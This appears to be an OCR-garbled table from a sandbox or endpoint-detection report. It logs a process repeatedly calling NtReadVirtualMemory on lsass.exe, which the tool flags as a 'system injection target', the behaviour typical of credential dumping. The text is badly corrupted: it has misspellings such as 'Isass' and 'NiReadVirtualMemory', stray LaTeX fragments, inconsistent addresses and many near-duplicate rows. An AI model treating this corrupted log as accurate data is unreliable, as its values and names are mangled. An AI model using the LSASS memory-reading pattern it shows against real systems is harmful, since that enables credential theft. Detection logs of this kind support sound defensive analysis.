Detection Call System API	Process ID: 2820 Image Path: Isass.exe Info: system injection target API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 7ffdf00c, x.w, 4, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 77c87894, 4, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 2217f6, x.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 221878, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 221870, x.", 120, 1fe264) Return: 0	2564 2564 2564 2564	2820 2820 2820 2820
Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	Process ID: 2820 Image Path: Isass.exe Info: system injection target API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 7ffdf00c, x.w, 4, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 77c87894, 4, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 2217f8, x.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 221878, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 221878, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 221670, X.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 221658, #", 120, 1fe264) Return: 0	2564 2564 2564 2564 2564	2820 2820 2820 2820 2820
Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	Process ID: 2820 Image Path: Isass.exe Info: system injection target API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 7ffdf00c, x.w, 4, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 77c87894, .4, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 2217f8, x.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 221878, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 221878, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 221b70, X.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 221c58, #", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 22258, .\$", 120, 1fe264) Return: 0	2564 2564 2564 2564 2564 2564	2820 2820 2820 2820 2820 2820
Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	Process ID: 2820 Image Path: Isass exe Info: system injection target API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 7ffdf00c, x.w., 4, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 77c87894, , 4, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 2217f6, x.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 2217f6, x.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 221878, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 221c58, #", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 2223b8, \$", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 2223b8, \$", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 2224f8,]", 120, 1fe264) Return: 0	2564 2564 2564 2564 2564 2564 2564 2564	2820 2820 2820 2820 2820 2820 2820 2820
Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	Process ID: 2820 Image Path: Isass.exe Info: system injection target API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 7ffdf00c, x.w. 4, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 77c87894, .4, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 2217f6, x.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 221878, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 221878, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 221658, #", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 2223b8, \$", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 2224f8,]", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 2224f8,]", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 2224f8,]", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 2224f8,]", 120, 1fe264) Return: 0	2564 2564 2564 2564 2564 2564 2564 2564	2820 2820 2820 2820 2820 2820 2820 2820
Detection Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	Process ID: 2820 Image Path: Isass.exe Info: spstem injection target API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 7ffdf00c, x.w. 4, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 77c87894, .4, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 2217f8, x.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 221878, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 221878, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 221658, #F, 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 222368, .\$F, 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 2224f8, .]F, 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 222918, .", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 222918, .", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 222918, .", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 222918, .", 120, 1fe264) Return: 0	2564 2564 2564 2564 2564 2564 2564 2564	2820 2820 2820 2820 2820 2820 2820 2820
Detection Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	Process ID: 2820 Image Path: Isass.exe Info: system injection target API Name: NtReadVirtualMemory Args: (%windir% System32\lsass.exe, 7ffdf00c, x.w., 4, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir% System32\lsass.exe, 77c87894, .4, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir% System32\lsass.exe, 2217/8, x.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir% System32\lsass.exe, 221878, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir% System32\lsass.exe, 221878, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir% System32\lsass.exe, 221658, #", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir% System32\lsass.exe, 2223b8, .\$", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir% System32\lsass.exe, 2224f8, .", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir% System32\lsass.exe, 2224f8, .", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir% System32\lsass.exe, 222918, .", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir% System32\lsass.exe, 222918, .", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir% System32\lsass.exe, 22918, .", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir% System32\lsass.exe, 22918, .", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir% System32\lsass.exe, 22918, .", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir% System32\lsass.exe, 22918, .", 120, 1fe264) Return: 0	2564 2564 2564 2564 2564 2564 2564 2564	2820 2820 2820 2820 2820 2820 2820 2820
Detection Call System API	Process ID: 2820 Image Path: Isass.exe Info: system injection target API Name: NtReadVirtualMemory Args: (%windir% System32\lsass.exe, 7ffdf00c, .x.w, 4, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir% System32\lsass.exe, 77687894, .4, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir% System32\lsass.exe, 2217/6, x.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir% System32\lsass.exe, 221878, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir% System32\lsass.exe, 221b70, X.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir% System32\lsass.exe, 221c58, #", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir% System32\lsass.exe, 2223b8, .\$", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir% System32\lsass.exe, 2224f8, .]", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir% System32\lsass.exe, 222918,", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir% System32\lsass.exe, 222918,", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir% System32\lsass.exe, 22690, P.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir% System32\lsass.exe, 22690, P.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir% System32\lsass.exe, 22690, P.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir% System32\lsass.exe, 22690, P.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir% System32\lsass.exe, 22690, P.", 120, 1fe264) Return: 0	2564 2564 2564 2564 2564 2564 2564 2564	2820 2820 2820 2820 2820 2820 2820 2820
Detection Call System API	Process ID: 2820 Image Path: Isass.exe Info: system injection target API Name: NtReadVirtualMemory Args: (%windir% \System32\\sass.exe, 7ffdf00c, .x.w, 4, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir% \System32\\sass.exe, 77687894, .4, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir% \System32\\sass.exe, 22176, x.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\\sass.exe, 221878, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\\sass.exe, 221878, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\\sass.exe, 221570, X.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\\sass.exe, 2223b8, .\$\frac{\pi}{2}}, 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (\swindir%\System32\\sass.exe, 2224f8, .]\pi, 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (\swindir%\System32\\sass.exe, 222918,", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (\swindir%\System32\\sass.exe, 222918,", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (\swindir%\System32\\sass.exe, 22660, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (\swindir%\System32\\sass.exe, 22660, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (\swindir%\System32\\sass.exe, 22660, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (\swindir%\System32\\sass.exe, 22660, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (\swindir%\System32\\sass.exe, 22660, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (\swindir%\System32\\sass.exe, 22660, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (\swindir%\System32\\sass.exe, 22660, p.", 120, 1fe264) Return: 0	2564 2564 2564 2564 2564 2564 2564 2564	2820 2820 2820 2820 2820 2820 2820 2820
Detection Call System API	Process ID: 2820 Image Path: Isass.exe Info: system injection target API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 7ffdf00c, .x.w, 4, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 77c87894, .4, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 2217f6, x.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 221878, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 221878, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 221570, X.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 2223b8, .\$", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 2224f6, .]", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 222918,", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 222918,", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 226950,", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 226950,", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 226950,", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 226950,", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 22690, P.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 22690, P.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 22690, P.", 120, 1fe264) Return: 0	2564 2564 2564 2564 2564 2564 2564 2564	2820 2820 2820 2820 2820 2820 2820 2820
Detection Call System API	Process ID: 2820 Image Path: Isass.exe Info: system injection target API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 7ffdf00c, .x.w, 4, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 77c87894, .4, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 22176, x.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 221878, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 221670, x.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 22158, ##, 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 2223b8, .\$\frac{x}{2}, 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 2224f8, .]\frac{x}{2}, 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 222918,\frac{x}{2}, 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 222918,\frac{x}{2}, 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 22918,\frac{x}{2}, 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 22650,\frac{x}{2}, 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 22650,\frac{x}{2}, 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 22650,\frac{x}{2}, 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 22650,\frac{x}{2}, 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 22650,\frac{x}{2}, 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 22650,\frac{x}{2}, 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 22650,\frac{x}	2564 2564 2564 2564 2564 2564 2564 2564	2820 2820 2820 2820 2820 2820 2820 2820
Detection Call System API	Process ID: 2820 Image Path: Isass.exe Info: system injection target API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 7ffdf00c, .x.w. 4, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 77c87894, .4, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 2217f6, x.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 221878, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 221570, X.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 22158, #", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 2223b8, \$\frac{8}{4}\$, 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 2224f8,]", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 222918,", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 222918,", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 22650,", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 22650,", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 22670,", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 22670,", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 22670,", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 22670,", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 22670,", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 22670,", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 22670,", 120, 1fe264	2564 2564 2564 2564 2564 2564 2564 2564	2820 2820 2820 2820 2820 2820 2820 2820
Detection Call System API	Process ID: 2820 Image Path: Isass. exe Info: system injection target API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 7ffdf00c, .x.w, 4, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 77c87894, .4, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 2217f6, x.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 221878, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 221878, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 221570, X.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 2223b8, .\$", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 2223b8, .\$", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 2224f8, .]", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 222918,", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 22650,", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 22f610,", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 22f610,", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 22f610,", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 22f610,", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 22f610,", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 22f610,", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 22f610,", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 22f610,", 120, 1fe2	2564 2564 2564 2564 2564 2564 2564 2564	2820 2820 2820 2820 2820 2820 2820 2820
Detection Call System API	Process ID: 2820 Image Path: Isass.exe Info: system injection target API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 7ffdf00c, x.w., 4, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 77c87894, .4, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 2217f6, x.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 221878, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 221878, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 221b70, x.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 221c58, #", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 2223b8, \$", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 2224f8, .]", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 222f80, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22f800, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22f60,", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22f60,", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22f600, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22f600, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22f600, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22f600, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22f600, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22f610, p.", 120, 1fe264) Return: 0 API Nam	2564 2564 2564 2564 2564 2564 2564 2564	2820 2820 2820 2820 2820 2820 2820 2820
Detection Call System API	Process ID: 2820 Image Path: Isass.exe Info: system injection target API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 7ffdf00c, x.w, 4, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 77687894, 4, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 77687894, 4, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22176, x.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22186, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22186, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22186, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 222486, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 222486, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 222918, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22918, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22918, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 229160, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 229160, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 229160, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 229160, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 229160, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 229160, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 229160, p.", 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32	2564 2564 2564 2564 2564 2564 2564 2564	2820 2820 2820 2820 2820 2820 2820 2820
Call System API Call System API	Process ID: 2820 Image Path: Isass.exe Info: system injection target API Name: NiReadVirtualMemory Args: (%windir%\System32\sass.exe, 7ffdf00c, x.w, 4, 1fe264) Return: 0 API Name: NiReadVirtualMemory Args: (%windir%\System32\sass.exe, 77687894, 4, 1fe264) Return: 0 API Name: NiReadVirtualMemory Args: (%windir%\System32\sass.exe, 77687894, 4, 1fe264) Return: 0 API Name: NiReadVirtualMemory Args: (%windir%\System32\sass.exe, 22176, x.", 120, 1fe264) Return: 0 API Name: NiReadVirtualMemory Args: (%windir%\System32\sass.exe, 22186, p.", 120, 1fe264) Return: 0 API Name: NiReadVirtualMemory Args: (%windir%\System32\sass.exe, 22186, p.", 120, 1fe264) Return: 0 API Name: NiReadVirtualMemory Args: (%windir%\System32\sass.exe, 221650, ##', 120, 1fe264) Return: 0 API Name: NiReadVirtualMemory Args: (%windir%\System32\sass.exe, 222488, #,", 120, 1fe264) Return: 0 API Name: NiReadVirtualMemory Args: (%windir%\System32\sass.exe, 222488, #,", 120, 1fe264) Return: 0 API Name: NiReadVirtualMemory Args: (%windir%\System32\sass.exe, 222918, #,", 120, 1fe264) Return: 0 API Name: NiReadVirtualMemory Args: (%windir%\System32\sass.exe, 22918, *,", 120, 1fe264) Return: 0 API Name: NiReadVirtualMemory Args: (%windir%\System32\sass.exe, 22918, *,", 120, 1fe264) Return: 0 API Name: NiReadVirtualMemory Args: (%windir%\System32\sass.exe, 22950,", 120, 1fe264) Return: 0 API Name: NiReadVirtualMemory Args: (%windir%\System32\sass.exe, 22960,", 120, 1fe264) Return: 0 API Name: NiReadVirtualMemory Args: (%windir%\System32\sass.exe, 22960,", 120, 1fe264) Return: 0 API Name: NiReadVirtualMemory Args: (%windir%\System32\sass.exe, 22950,", 120, 1fe264) Return: 0 API Name: NiReadVirtualMemory Args: (%windir%\System32\sass.exe, 22950,", 120, 1fe264) Return: 0 API Name: NiReadVirtualMemory Args: (%windir%\System32\sass.exe, 22950,", 120, 1fe264) Return: 0 API Name: NiReadVirtualMemory Args: (%windir%\System32\sass.exe, 22950,", 120, 1fe264) Return: 0 API Name: NiReadVirtualMemory Args: (%windir%\System32\sass.	2564 2564 2564 2564 2564 2564 2564 2564	2820 2820 2820 2820 2820 2820 2820 2820

Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 2305a8, [#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 230628,#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 2306a8, [.#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 230728,#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 2307a8, [#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 230828,#, 120, 1fe264) Return: 0	2564	2820
